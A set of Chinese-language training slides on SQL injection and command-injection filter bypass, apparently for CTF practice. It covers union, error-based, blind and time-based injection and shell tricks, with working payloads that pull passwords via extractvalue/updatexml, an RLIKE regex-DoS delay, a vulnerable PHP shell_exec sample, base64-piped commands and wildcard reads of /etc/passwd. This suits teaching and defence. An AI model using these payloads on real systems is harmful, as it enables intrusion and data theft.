

SQL注入


SQL基础

- **SQL语句**

- **查：SELECT - 从数据库表中获取数据**
 - SELECT 列名称 FROM 表名称 WHERE 列名称 = 某值
- **改：UPDATE - 更新数据库表中的数据**
 - UPDATE 表名称 SET 列名称 = 新值 WHERE 列名称 = 某值
- **删：DELETE - 从数据库表中删除数据**
 - DELETE FROM 表名称 WHERE 列名称 = 值
- **增：INSERT INTO - 向数据库表中插入数据**
 - INSERT INTO 表名称 VALUES (值1, 值2,....)

MySQL基础

- Information_schema数据库



MySQL基础

- 常用函数

- 截取字符串:

- substr('abc',1,1)、substring('abc',1,1)、left('abc',1)、right('abc',1), mid('abc',1,1)

- 字符串拼接:

- concat('a','b','c'), concat_ws(' ','a','b','c')

- 多行拼接:

- group_concat //eg: select group_concat(user) from mysql.user

- 时延函数:

- sleep(5)、benchmark(10000000,md5('123456')) //其他方法get_lock(), 笛卡尔, rlike等

- 编码函数:

- hex、ord、ascii、char、conv(255,10,16)=FF (2-36进制转换)

- 布尔条件:

- if(1,1,0)、position('a' in 'abc')、strcmp、regexp、rlike、regexp_like('1','1')



MySQL基础

- 同等功能替换

- 空格绕过

- %0a, /**/

- 关键函数

- substr等价于left ,mid, substring
 - group_concat等价于concat_ws

- 逗号绕过

- union select 中的逗号被过滤掉
 - 利用join注入
 - substr,mid这类截取字符功能函数中的逗号被过滤掉
 - 利用from ... for ..., 如: mid((select user()) from 1 for 1)= 'r'
 - limit 0,1中的逗号被过滤
 - 利用limit ... offset, 如limit 1 offset 1

- 等于号绕过

- 可以用like, regexp, between... and..., rlike进行代替

```
mysql> select * from flag where flag='ctf' and if(mid(user(),1,1) like 'r%', 1, 0);
+-----+
| flag |
+-----+
| ctf  |
+-----+
1 row in set (0.00 sec)

mysql>
mysql> select * from flag where flag='ctf' and if(mid(user(),1,1) like 's%', 1, 0);
Empty set (0.00 sec)
```



SQL注入原理

- 什么是SQL注入
 - 应用程序在向后台数据库传递 SQL (Structured Query Language, 结构化查询语句) 查询时, 如果为攻击者提供了影响该查询的能力, 就会引发 SQL 注入。
- SQL注入漏洞形成条件
 - 用户能够控制数据的输入
 - 原本要执行的代码, 拼接了用户的输入



SQL注入原理

- 注入位置
 - 登陆页面，搜索，获取HTTP头的信息(client-ip , x-forward-of)，订单处理（二次注入）等。
- 注入参数类型
 - POST, GET, COOKIES, SERVER 等
 - 其实只要值传到数据库的执行语句那么就可能存在sql注入。
- 注入方法
 - union联合查询，延迟注入，布尔型回显判断注入，将内容输出到DNSlog



SQL注入分类

- 有回显
 - 联合注入
 - 构造联合语句 + 查询结果
 - 报错注入
 - 构造报错语句 + 查询结果
- 无回显
 - 布尔盲注
 - 查询结果 + 比较运算符 + 猜测值
 - 时间盲注
 - 查询结果 + 比较运算符 + 猜测值

Sql 约束攻击

Sql约束攻击

```
create table user(  
id int not null auto_increment,  
username varchar(30) not null,  
password varchar(30) not null,  
primary key(id) );
```

注册

```
insert into user values ('1','admin','123456789');
```



联合注入



联合注入

联合注入(UNION查询)

- UNION
 - 联合的意思，即把两次或多次查询结果合并起来
 - UNION会去掉重复的行，如不想去掉，可使用UNION ALL
- 必备条件
 - 所有查询中必须具有相同的结构
 - 对应列的数据类型可以不同但是必须兼容
 - 如果为XML数据类型则列必须等价
- 用法举例
 - `select id,user,passwd from users union select 1,2,3;`



报错注入



报错注入

报错注入

- SQL报错注入就是利用数据库的某些机制，人为地制造错误条件，使得查询结果能够出现在错误信息中。这种手段在联合查询受限且能返回错误信息的情况下比较好用。



报错注入

通过floor函数报错

- SQL语句：
 - mysql> select * from article where id = 1 and (select 1 from (select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x)a);
 - 回显: ERROR 1062 (23000): Duplicate entry '5.1.33-community-log1' for key 'group_key'
- 利用代码
 - and select 1 from (select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x)a);

常见数据库注入

XPATH语法错误报错注入

- 通过**ExtractValue**函数报错：
 - SQL语句：
 - `mysql> select * from article where id = 1 and extractvalue(1, concat(0x5c,(select pass from admin limit 1)))`;
 - 回显：ERROR 1105 (HY000): XPATH syntax error: '\admin888'
 - 利用代码
 - `and extractvalue(1, concat(0x5c, (select table_name from information_schema.tables limit 1)))`;
 - 注意事项：
 - `extractvalue()`函数有两个参数，在实际注入时第一个参数设为1，第二个参数就是需要爆的数据，如 `extractvalue(1, concat(0x5c,version()))`。



常见数据库注入

XPATH语法错误报错注入

- 通过**updatexml**函数报错：
 - SQL语句：
 - mysql> select * from article where id = 1 and 1=(updatexml(1,concat(0x5c,(select user()))),1))
 - 回显：ERROR 1105 (HY000): XPATH syntax error: ':root@localhost'
 - 利用代码
 - and 1=(updatexml(1,concat(0x3a,(select user()))),1))
 - 注意事项
 - UpdateXml()函数有三个参数，在实际渗透时第一个和第三个参数直接写1即可，第二个参数就是需要爆出的内容，要爆出不同的内容直接修改第二个参数即可



报错注入

其他报错注入

- `select geometrycollection((select * from(select * from(select user())a)b));`
- `select multipoint((select * from(select * from(select user())a)b));`
- `select polygon((select * from(select * from(select user())a)b));`
- `select multipolygon((select * from(select * from(select user())a)b));`
- `select linestring((select * from(select * from(select user())a)b));`
- `select multilinestring((select * from(select * from(select user())a)b));`
- `select exp(~(select * from(select user())a));`

盲注

盲注

盲注

- 盲注是注入的一种，指的是在不知道数据返回值的情况下对数据中的内容进行猜测，实施注入。Web页面的返回值只有两种， True 和 False ， 所以我们只能通过测试输入的注入语句为 Ture 或 False 来判断注入的效果， 并通过这两种可能一步步得出数据库的信息。

盲注

盲注步骤

- 爆库
 - 求闭合字符
 - 求当前数据库名的长度
 - 求当前数据库名对应的ascii值
- 爆表
 - 求表的数量
 - 求表名的长度
 - 求表名对应的ascii值
- 爆字段(列)
 - 求列的数量
 - 求列名的长度
 - 求列名对应的ascii值
- 爆字段值
 - 求字段的数量
 - 求字段内容的长度
 - 求字段内容对应的ascii值

布尔盲注

布尔盲注

- Web页面的返回值只有两种， True 和 False ， 所以我们只能通过测试输入的注入语句为 Ture 或 False 来判断注入的效果， 并通过这两种可能一步步得出数据库的信息

布尔盲注

布尔盲注构造

- 查询结果 + 比较运算符 + 猜测值
- <http://x.x.x.x/index.php?id=1> and 1=1

布尔盲注

常见的布尔盲注

- 常规盲注
- 异或注入
- 正则注入



布尔盲注

- 常规布尔注入
 - 常用payload
 - `http://127.0.0.1/Less-8/index.php?id=1' and (ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1)))>100#`



布尔盲注

- 异或注入

- 在and, or , |, &&, ||等符号被过滤的情况下, 可以采用异或注入达到注入的目的

```
mysql> select 1^1;
+-----+
| 1^1 |
+-----+
|    0 |
+-----+
1 row in set (0.00 sec)

mysql> select 0^1;
+-----+
| 0^1 |
+-----+
|    1 |
+-----+
1 row in set (0.00 sec)
```



布尔盲注

- 异或注入
 - 在and, or , |, &&, ||等符号被过滤的情况下, 可以采用异或注入达到注入的目的

```
mysql> select * from flag where flag='ctf'^(mid(user(),1,1)='s')^1;
Empty set, 3 warnings (0.01 sec)

mysql>
mysql> select * from flag where flag='ctf'^(mid(user(),1,1)='r')^1;
+-----+
| flag                                     |
+-----+
| flag{8wansfiwf1u7outko9cu7tn9}        |
| ctf                                     |
+-----+
2 rows in set, 3 warnings (0.00 sec)
```



布尔盲注

- 异或注入

- 常用payload

- `admin'^ (ascii (mid ((password) from (i))) > j) ^ '1' = '1' % 23`
 - `admin'^ (ascii (mid ((password) from (i) for (1))) > j) ^ '1' = '1' % 23`



布尔盲注

- 正则注入
 - 在=、>、<、in、like等符号被过滤的情况下，可以采用正则注入达到注入的目的

布尔盲注

- 正则注入
 - 正常查询

```
mysql> select pass from users where id=1;
+-----+
| pass  |
+-----+
| abc123 |
+-----+
1 row in set (0.00 sec)
```

- 正则查询

```
mysql> select (select pass from users where id=1) regexp '^a';
+-----+
| (select pass from users where id=1) regexp '^a' |
+-----+
| 1 |
+-----+
1 row in set (0.00 sec)

mysql> select (select pass from users where id=1) regexp '^b';
+-----+
| (select pass from users where id=1) regexp '^b' |
+-----+
| 0 |
+-----+
1 row in set (0.00 sec)
```

```
mysql>
mysql> select (select pass from users where id=1) regexp binary 0x5e61;
+-----+
| (select pass from users where id=1) regexp binary 0x5e61 |
+-----+
| 1 |
+-----+
1 row in set (0.01 sec)
```



布尔盲注

- 正则注入
 - 常用payload
 - `select (select语句) regexp '正则'`



时间盲注



SQL注入姿势

- 时间盲注姿势
 - sleep()函数
 - Benchmark函数
 - 笛卡尔积盲注
 - GET_LOCK盲注
 - 正则DOS RLINK注入

SQL注入姿势

- sleep


- SLEEP()

- 基于sleep的延迟，如下：

```
mysql> select if(length((select database()))>1,sleep(3),1);
+-----+
| if(length((select database()))>1,sleep(3),1) |
+-----+
| 0 |
+-----+
1 row in set (3.00 sec)

mysql> select if(length((select database()))>10,sleep(3),1);
+-----+
| if(length((select database()))>10,sleep(3),1) |
+-----+
| 1 |
+-----+
1 row in set (0.00 sec)

mysql> select length((select database()));
+-----+
| length((select database())) |
+-----+
| 4 |
+-----+
1 row in set (0.00 sec)
```





SQL注入姿势

- Benchmark
 - BENCHMARK(count, expr)
 - benchmark函数会重复计算expr表达式count次，所以我们可以尽可能多的增加计算的次数来增加时间延迟，如下：

```
mysql> select * from flag where flag='ctf' and benchmark(10000000,sha(1));  
Empty set (4.54 sec)
```



SQL注入姿势

- 笛卡尔积注入(多表联合查询)

- 就是叠加全排列，主要是通过对多个表做笛卡尔积连接，是之查询时间呈指数增长，也就是说，攻击者将简单的表查询不断地叠加，不断增加系统执行sql语句的负荷，直到产生攻击者想要的时间延迟。

```
mysql> SELECT count(*) FROM information_schema.columns A;
+-----+
| count(*) |
+-----+
|      812 |
+-----+
1 row in set (0.00 sec)

mysql> SELECT count(*) FROM information_schema.columns A, information_schema.columns B;
+-----+
| count(*) |
+-----+
|  659344 |
+-----+
1 row in set (0.02 sec)

mysql> SELECT count(*) FROM information_schema.columns A, information_schema.columns B, information_schema.tables C;
+-----+
| count(*) |
+-----+
| 54725552 |
+-----+
1 row in set (1.01 sec)
```



SQL注入姿势

- 笛卡尔积注入(多表联合查询)
 - 注入语句构造

```
mysql> select * from flag where flag='ctf' and 1=1 and (SELECT count(*) FROM information_schema.columns A, information_schema.columns B, information_schema.tables C);
+-----+
| flag |
+-----+
| ctf  |
+-----+
1 row in set (0.22 sec)

mysql> select * from flag where flag='ctf' and 1=0 and (SELECT count(*) FROM information_schema.columns A, information_schema.columns B, information_schema.tables C);
Empty set (0.00 sec)
```



SQL注入姿势

- GET_LOCK - 加锁机制
 - GET_LOCK(key, timeout)
 - GET_LOCK有两个参数，一个是key,表示要加锁的字段，另一个是加锁失败后的等待时间(s)，一个客户端对某个字段加锁以后另一个客户端再想对这个字段加锁就会失败，然后就会等待设定好的时间
 - 当调用 RELEASE_LOCK来释放上面加的锁或客户端断线了，上面的锁才会释放，其它的客户端才能进来。

SESSION A:

```
mysql> select get_lock('name', 5);
+-----+
| get_lock('name', 5) |
+-----+
| 1 |
+-----+
1 row in set (0.00 sec)
```

SESSION B:

```
mysql> select get_lock('name', 5);
+-----+
| get_lock('name', 5) |
+-----+
| 0 |
+-----+
1 row in set (5.00 sec)
```



SQL注入姿势

- GET_LOCK - 加锁机制
 - 字段加锁

```
mysql> select * from flag where flag='ctf' and get_lock('column_name', 1);  
+-----+  
| flag |  
+-----+  
| ctf  |  
+-----+  
1 row in set (0.00 sec)
```

- 构造盲注语句

```
mysql> select * from flag where flag='ctf' and 1 and get_lock('column_name', 3);  
Empty set (3.00 sec)  
  
mysql> select * from flag where flag='ctf' and 0 and get_lock('column_name', 3);  
Empty set (0.00 sec)
```



SQL注入姿势

- 正则DOS RLIKE注入

- `expr RLIKE pat`

- `expr`是输入字符串，`pat`是测试字符串的正则表达式

- RLIKE运算符用于确定字符串是否匹配正则表达式，如果字符串与提供的正则表达式匹配，则结果为1，否则为0。

- 利用SQL多次计算正则消耗计算资源产生延时效果

```
mysql> select * from flag where flag='ctf' and if(mid(user(),1,1)='s',concat(rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a')) RLIKE '(a.*)" + (a.*)" + (a.*)" + (a.*)" + (a.*)" + (a.*)" + (a.*)" + b',1);
```

```
+-----+
| flag |
+-----+
| ctf  |
+-----+
```

```
1 row in set (0.00 sec)
```

```
mysql> select * from flag where flag='ctf' and if(mid(user(),1,1)='r',concat(rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a')) RLIKE '(a.*)" + (a.*)" + (a.*)" + (a.*)" + (a.*)" + (a.*)" + (a.*)" + b',1);
```

```
Empty set (5.06 sec)
```




其他注入

宽字节注入

MySQL的SQL注入：宽字节注入

- 宽字节
 - GB2312、GBK、GB18030、BIG5、Shift_JIS等这些都是常说的宽字节，实际上只有两字节。宽字节带来的安全问题主要是吃ASCII字符(一字节)的现象。
- 原理
 - %df' 被PHP转义（开启GPC、用addslashes函数，或者icov等），单引号被加上反斜杠\，变成了%df\'，其中\的十六进制是 %5C，那么现在 %df\'=%df%5c%27，如果程序的默认字符集是GBK等宽字节字符集，则MySQL用GBK的编码时，会认为 %df%5c 是一个宽字符，也就是縊'，也就是说：%df\' = %df%5c%27=縊'，有了单引号就可以注入了

二次注入

二次注入

- 二次注入可以理解为，攻击者构造的恶意数据存储在数据库后，恶意数据被读取并进入到SQL查询语句所导致的注入。防御者可能在用户输入恶意数据时对其中的特殊字符进行了转义处理，但在恶意数据插入到数据库时被处理的数据又被还原并存储在数据库中，当Web程序调用存储在数据库中的恶意数据并执行SQL查询时，就发生了SQL二次注入。


二次注入


二次注入步骤

- 第一步：插入恶意数据
 - 进行数据库插入数据时，对其中的特殊字符进行了转义处理，在写入数据库的时候又保留了原来的数据。
- 第二步：引用恶意数据
 - 开发者默认存入数据库的数据都是安全的，在进行查询时，直接从数据库中取出恶意数据，没有进行进一步的检验的处理。。

二次注入

二次注入原理





RCE

RCE注入原理

- 命令执行条件
 - 可以执行系统命令
 - 字符限制
 - 字符过滤
 - 命令字符长度限制
 - 可以运行PHP相关函数
 - 函数限制
 - `disable_function`
 - 参数限制
 - 可以看到命令执行结果
 - 无回显

字符绕过

RCE注入原理

- 命令连接符

- Windows

- "&"前面的语句为假, 则直接执行&后面的语句:&前面的语句为真, 则&前后的语句都执行
 - "&&"前面的语句为假, 则直接报错, &&后面的语句也不执行; &&前面的语句为真, 则&&前后的语句都执行
 - "|"前面的语句为假, 则直接报错, |后面的语句也不执行; |前面的语句为真, 则执行|后面的语句
 - "||"前面的语句为假, 则执行||后面的语句; ||前面的语句为真, 则执行||前面的语句, 不执行||后面的语句

- Linux

- ";"使多个命令顺序执行, 前面的命令和后面的命令都会执行
 - "&"的作用是使命令在后台运行, 这样就可以同时执行多条命令
 - "&&"的作用是: 如果前面的命令执行成功, 则执行后面的命令
 - "|"的作用是: 将前面的命令的输出作为后面命令的输入, 前面的命令和后面的命令都会执行, 但只显示后面的命令执行结果
 - "||"的作用类似于程序中的if-else语句。若前面的命令执行成功, 则后面的命令就不会执行; 若前面的命令执行失败, 则执行后面的命令

RCE注入原理

字符绕过

- 空格绕过
- 命令关键字过滤

RCE注入原理

字符绕过

- 空格绕过
 - `${IFS}`、`$IFS$9` (此处为任意数字即可) 绕过
 - `$IFS` 是 shell 的特殊环境变量, 是 Linux 下的内部区域分隔符。`$IFS` 中存储的值可以使空格、制表符、换行符或者其他自定义符号。

```
root@master:~/rce# ls -l
total 12
-rwxrwxrwx 1 root root  57 Apr  9 11:32 rce2.php
-rwxrwxrwx 1 root root 2131 Apr  9 13:20 rce3.php
-rwxrwxrwx 1 root root  348 Apr  9 13:32 rce4.php
root@master:~/rce#
root@master:~/rce# ls${IFS}-l
total 12
-rwxrwxrwx 1 root root  57 Apr  9 11:32 rce2.php
-rwxrwxrwx 1 root root 2131 Apr  9 13:20 rce3.php
-rwxrwxrwx 1 root root  348 Apr  9 13:32 rce4.php
root@master:~/rce#
root@master:~/rce# ls$IFS$9-l
total 12
-rwxrwxrwx 1 root root  57 Apr  9 11:32 rce2.php
-rwxrwxrwx 1 root root 2131 Apr  9 13:20 rce3.php
-rwxrwxrwx 1 root root  348 Apr  9 13:32 rce4.php
```

RCE注入原理

字符绕过

- 空格绕过
 - 制表符绕过
 - %09是制表符的URL编码,可以通过%09来代替空格,绕过空格过滤。

`http://127.0.0.1/test.php?cmd=ping%09127.0.0.1`

RCE注入原理

字符绕过

- 空格绕过
 - { } 绕过

```
root@master:~/rce# {ls,-l}
total 12
-rwxrwxrwx 1 root root  57 Apr  9 11:32 rce2.php
-rwxrwxrwx 1 root root 2131 Apr  9 13:20 rce3.php
-rwxrwxrwx 1 root root  348 Apr  9 13:32 rce4.php
```

RCE注入原理

字符绕过

- 空格绕过
 - < , <> 绕过
 - \$IFS是shell的特殊环境变量,是Linux下的内部区域分隔符。\$IFS中存储的值可以使空格、制表符、换行符或者其他自定义符号。

```
root@master:~/rce# cat rce2.php
<?php
highlight_file(__FILE__);
shell_exec($_GET[1]);
?>
root@master:~/rce#
root@master:~/rce# cat<rce2.php
<?php
highlight_file(__FILE__);
shell_exec($_GET[1]);
?>
```

```
root@master:~/rce# cat<>flag.php
flag{abcdefg}
```

RCE注入原理

字符绕过

- 关键字绕过
 - 变量拼接绕过
 - Linux支持变量赋值，可以通过变量拼接来绕过过滤规则。

```
root@master:~/rce# a=l;b=s; $a$b -l
total 16
-rw-r--r-- 1 root root    5 Apr 17 00:06 flag
-rwxrwxrwx 1 root root   57 Apr  9 11:32 rce2.php
-rwxrwxrwx 1 root root 2131 Apr  9 13:20 rce3.php
-rwxrwxrwx 1 root root  348 Apr  9 13:32 rce4.php
```

RCE注入原理

字符绕过

- 关键字绕过
 - 空变量绕过
 - Linux支持变量赋值，可以通过变量拼接来绕过过滤规则。

RCE注入原理

字符绕过

- 关键字绕过
 - 系统变量绕过
 - `${SHELLOPTS}` 是系统变量，可以利用系统变量的字符拼接绕过过滤。

```
root@master:~/rce# echo ${SHELLOPTS}
braceexpand:emacs:hashall:histexpand:history:interactive-comments:monitor
root@master:~/rce# echo ${SHELLOPTS:3:1}
c
root@master:~/rce#
root@master:~/rce# echo ${SHELLOPTS:3:1}at
cat
```

RCE注入原理

字符绕过

- 关键字绕过
 - \绕过

```
root@master:~/rce# c\a\t rce2.php
<?php
highlight_file(__FILE__);
shell_exec($_GET[1]);
?>
```

RCE注入原理

字符绕过

- 关键字绕过
 - 通配符绕过
 - Linux支持利用通配符进行字符匹配。通配符的作用是在模糊查询时表示文件名中某些不确定的字符。
 - *代表0到多个任意字符
 - ?代表任意一个字符
 - []内为字符范围，代表该字符范围中的任意一个字符

```
root@master:~/rce# ls
6.txt flag rce2.php rce3.php rce4.php
root@master:~/rce#
root@master:~/rce# ls *.txt
6.txt
```

```
root@master:~/rce# cat /???/???sw?
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

```
root@master:~/rce# ls [q-s]ce3.php
rce3.php
root@master:~/rce#
root@master:~/rce# ls [q-s]ce*.php
rce2.php rce3.php rce4.php
```

RCE注入原理

字符绕过

- 关键字绕过
 - BASE64编码绕过
 - 利用系统函数base64对命令进行Base64编码，以绕过过滤。
 - 例如，id命令的Base编码为aWQ=, 在利用base64 -d对aWQ=进行解码，这样就绕过了过滤，并且正常执行了命令。

```
root@master:~/rce# `echo "aWQ=" | base64 -d`  
uid=0(root) gid=0(root) groups=0(root)  
root@master:~/rce#
```

```
root@master:~/rce# echo "aWQ=" | base64 -d | sh  
uid=0(root) gid=0(root) groups=0(root)  
root@master:~/rce#  
root@master:~/rce# echo Y2F0IGZsYWcucGhw|base64 -d|bash  
flag{abcdefg}
```

RCE注入原理

字符绕过

- 关键字绕过
 - `expr`和`awk`绕过
 - 通过`expr`和`awk`命令从其他文件中获取字符并进行命令构造。

```
root@master:~/rce# cat 6.txt
abcdefghi
root@master:~/rce#
